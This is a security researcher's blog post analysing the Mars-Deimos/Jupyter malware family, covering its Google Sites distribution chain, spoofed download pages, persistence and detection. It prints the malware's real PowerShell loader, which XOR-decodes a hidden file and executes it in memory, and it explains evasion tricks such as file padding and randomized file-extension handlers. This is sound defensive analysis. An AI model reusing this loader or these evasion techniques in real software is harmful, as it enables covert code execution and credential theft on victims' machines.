

Mars-Deimos: From Jupiter to Mars and Back again (Part Two)

Published: 2021-06-20 · Archived: 2026-04-05 15:24:11 UTC



Image: A drawing of the planet Jupiter

Dropper SHA256: [a871b7708b7dc1eb6fd959946a882a5af7dafc5ac135ac840cfbb60816024933](#)

Backdoor SHA256: [cc17391dde8a9f3631705c01a64da0989b328760e583009e869a7fff315963d7](#)

In May, [I published an analysis of the persistence mechanism for Mars-Deimos](#) and had intended to publish further analysis regarding that individual sample, however there has been many changes to the distributed malware since that time.

As a reminder and abbreviated summary, a particular malware author or group of authors had started using a malware which appeared to be tracked internally by the authors as Mars-Deimos and I documented the persistence mechanism of that malware. The malware family is also tracked by researchers under other names as well: Jupyter, Solarmarker, Yellow Cockatoo, and Polazert.

Jupyter had been documented by a few organizations as being able to steal browser cookies and passwords from browsers. However, the authors also distributed a malware named Mars-Deimos, which differed substantially from Jupyter.

Mars-Deimos has functionality for collecting information about the victim computer, encrypting the information and submitting it back to the Command and Control server (C2). It also has functionality to download and execute code.




Image: The function table from dnSpy when analysing Mars-Deimos.

This article will focus on the distribution system for this malware author and some recent changes and techniques that have been seen by the malware family.

Distribution

The malware is downloaded the following way:

A victim googles for a template of a document, a search result is a Google Site (sites.google.com), and the Google Site offers them a PDF or DOC version of the template.

NOTE: You'll see randomly named documents like in the picture below: "Invoice PDF to Excel" or "Indeed Resume File Format". All of these are completely randomized and the names don't matter for the sake of the malware. In fact, you can change the URL and give it a custom name if you want—again it doesn't matter—the same malware gets dropped.




Image: Google Site which hosts links to the malware.

The user will select to download a PDF or DOC. By clicking one of the links, the victim will be sent off of the Google Site in order to download the malware. The distribution system has features in place to also prevent users from making too many downloads.

For several months, the download page was a spoofed Microsoft website.

NOTE: For security training, users should at least be aware of the idea of Red-Flags. I believe this is a common idea in our world and it is important to apply it to cybersecurity as well in our training sessions. If they find something that seems off—like a Google Site leading to a Microsoft website—they should be encouraged to be skeptical.




Image: Spoofed Microsoft Website. Take note of the URL “enpferechemry.tk”.

The current download site is a spoofed Google Drive. Between the download button and the Google Drive site, the user is passed through some oddly named sites. In this instance, those sites should be red-flags for the user as they are unusual for Google sites and Google Drive.

The user is then presented with a download button to download the “template” or “document” they are requesting. Many modern browsers will give a warning about the download as the browser recognizes it as an executable.




Image: Spoofed Google Drive website. Take note of the URL “badibebiro.tk”.

Their distribution system is very dynamic and very extensive. There are at least [60,000 Google Sites](#) that lead to the malware and I have documented ~1,000 unique domains controlled by the authors. The URLs on the Google Site are updated through JavaScript to assign the appropriate URL to the buttons on the page.

The Binary

When the malware is downloaded, its icon is set to be that of a PDF file. The file is ~107 MB in size in order to prevent being uploaded to most automated malware analysis sites. (Most malware analysis sites which are free or paid have a size restriction of 100MB.)

The malware is often created and formed using the program InnoSetup. Unpacking the InnoSetup installer reveals junk data files which the authors themselves had named “waste”. These “waste” files are simply to make the executable a large size. In addition to the waste is a decoy PDF program.

The malware authors have recently been seen deviating from InnoSetup. One recent binary was built with Delphi 7 and includes PowerShell executed from the compiled binary. The PowerShell reads and executes a temporary file. It is consistent with the scripts they use in other parts of their malware deployment:

```
1 "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -command "$xp='C:\Users\*****\AppData\Local\Temp\FkJBlkdJhbdDl';
2 $xk='YoAHTK0kqGcVUXBriMhQubZfyLafEgdmDIjRStsWiwCpvJnzNkeP';
3 $xb=[System.Convert]::FromBase64String([System.IO.File]::ReadAllText($xp));
4 remove-item $xp;
5 for($i=0;$i -lt $xb.count;){
6     for($j=0;$j -lt $xk.length;$j++){
7         $xb[$i]=$xb[$i] -bxor $xk[$j];
8         $i++;
9     }
10    if($i -ge $xb.count){
11        $j=$xk.length
12    }
13 };
14 $xb=[System.Text.Encoding]::UTF8.GetString($xb);
15 iex $xb;"
```

Image: Powershell executed when the malware is ran

- Step one: set \$xp to a file dropped into AppData\Local\Temp\
- Step two: set \$xk to a key
- Step three: read the file \$xp into the variable \$xb, converting it from Base64
- Step four: delete temporary file
- Step five: decode the file \$xb using the key and using -bxor through a set of two for-loops
- Step six: set the encoding to UTF8 for the variable \$xb
- Step seven: execute the code from the decoded variable in memory.

At this point in time, it appears very few virus detection systems detect this behavior from the executable. However, this type of behavior should be caught by an Endpoint Detection and Response (EDR) system that is being monitored by SOC analysts or System Administrators. Organizations should be using [PowerShell script logging](#) for catching PowerShell execution: PowerShell script logging can be made to save information regarding what PowerShell is executed on a system allowing for an analysis of what had been executed.

The executed code from this malware sets in motion the loading of an info-stealing malware and sets a persistence mechanism. The most recent executables sleep for 30 minutes prior to starting the info-stealing malware.

Persistence


Previously, the malware’s persistence was managed by changing shortcuts to call the malware when the shortcuts were executed. That is, the shortcut would perform its original function and execute a malicious .bat/.cmd script to load the malware into memory. In lieu of changing shortcuts, recent revisions have dropped a .lnk file in the user’s Start Menu\Programs\Startup directory. With the .lnk file being placed in this directory, it will be executed on

startup and start the backdoor. EDR systems and System Administrators should monitor this directory as it is frequently used by malware.

The file path used by the malware will use inconsistent capitalization for words like “Windows” in order to avoid some detection techniques and will look something like this:

```
"C:\Users\*****\AppData\Roaming\miCrOsoft\wINDoWS\stARt meNU\PRoGrAMS\startUp\a19392f921e4f9a03b0a25
```


Newer revisions have stopped using a .bat/.cmd file and have used a random extension name. The file the .lnk points to is normally in a user’s AppData\Roaming or AppData\Roaming\Microsoft directory. The folder will be a randomly named directory: older versions use 4 characters, newer versions use around 14 characters.



An image of a randomly named directory with randomly named files, with randomly named extensions.

The .lnk file in this instance points to the highlighted file in the image above. It uses a name starting with “AJftzy”. When the .bat/.cmd script was used, it had been saved in this directory; however, the files that are now created appear to be decoy files and the real persistence is used by the file extension.

PowerShell is used by the malware to register the randomized file extension, in this case it is “.xmJqGtrIkQIFig”, and in turn the file extension points to another class in the registry (“xmJqGtrIkQIFig_auto_file”).



An image of the registry key created by the malware.

This registry class is set to execute PowerShell when the file extension is used. The PowerShell decodes and loads the Mars.Deimos malware into memory and launches it.




Image: The registry key details for the class and command registered by the malware.

Functionality

In a previous version of this post, I hadn't seen the binary loaded through the registry key. Instead, I had only seen the binary loaded by the executable after the 30 minute sleep. So in contrast to my previous understanding, the malware actually loads an info-stealing malware and then uses Mars-Deimos for a persistent backdoor.

In recent versions, the malware has used two different binaries: "F.G." or Jupyter for the info-stealer. The process for starting the binary is nearly identical to starting Mars-Deimos: the binary is read from an obfuscated file in a temporary directory, System.Reflection.Assembly is used to load the binary into memory, and a function native to the binary (like "Run" or "Interact") is used to execute it.

In contrast to Mars-Deimos and Jupyter, the F.G. malware appears to check to see what browsers are installed based on their default directories. If they exist, it will use System.Threading to start new threads. Based on my beginning analysis, it also appears to copy the content of forms in order to pass those back to the C2.




Image: Current binary's functions as seen from dnSpy

The authors appear to be maintaining Jupyter, Mars.Deimos, F.G. and using them tactically in different distributions of the malware. They each have their own purpose and it appears that each are being updated and used as seen appropriately.

Detection

The malware is most reliably caught by EDR systems. During my research for the last few months, many antivirus systems have failed to recognize and adapt to detecting new versions of the malware; however, other researchers have quickly identified infected systems through their monitoring systems. The main attributes seen quickly by EDR systems come from the PowerShell executed by the malware.

The current versions of the malware use specific high fidelity indicators of malicious activity. First, the PowerShell execution uses obfuscated variable names. These obfuscated variable names are a red-flag of malicious activity. If you are unfamiliar with the obfuscation of variables, [please review my previous blogpost regarding this malware](#). Second, the malware consistently uses IEX and System.Reflection.Assembly for executing the malware. These are both are means of executing and loading code on a system and are rare for legitimate processes to use. Watching for the use of these two functions has been a high quality means for detecting the malware. The PowerShell execution is called both in the initial infection and through the persistence mechanism, so if an organization begins to monitor for the use of the PowerShell, they should detect both new and past infections.

The malware can also be detected using YARA rules. The most consistent YARA rule for detecting this malware has been based on the DLL backdoor as it appears the name of the DLL follows a consistent pattern across

versions of the malware. The [YARA Rule created by Luke Acha](#) is able to identify the processes which have loaded the DLL. For those unfamiliar with using YARA Rules, consider using the [YARA Memory Scanner from Binary Defense's GitHub repository](#). This scanner can be given a YARA rule or the URL to a YARA rule and it can scan a system to detect if the malware is present in memory.

For example, the following PowerShell will run the YaraMemoryScanner script, download the YARA rule to check for this malware family, and scan the current running processes:

```
.\YaraMemoryScanner.ps1 https://raw.githubusercontent.com/securitymagic/yara/main/Jupyter%20Malware/
```

The output of the YaraMemoryScanner will display the Process ID, Process Name and execution path of the processes and save the information in a text file. If any results are returned, the user should review the processes in order to confirm the malware infection. Infected hosts should have a file named "solarmarker.dat" in the user's AppData\Roaming directory: this file is used as a host identifier by the malware.

Summary

The malware dropped by this distribution system appears use a few different varieties: Jupyter, Mars-Deimos, F.G.. Each of these appear to have very different functionality and appear to be used tactically by the author to achieve different goals. The author changes their tactics regularly to avoid detection. Due to the frequent changes, antivirus often fails to detect the malware but the malware can be detected through means of monitoring PowerShell execution on a host.

Source: <https://squiblydoo.blog/2021/06/20/mars-deimos-from-jupiter-to-mars-and-back-again-part-two/>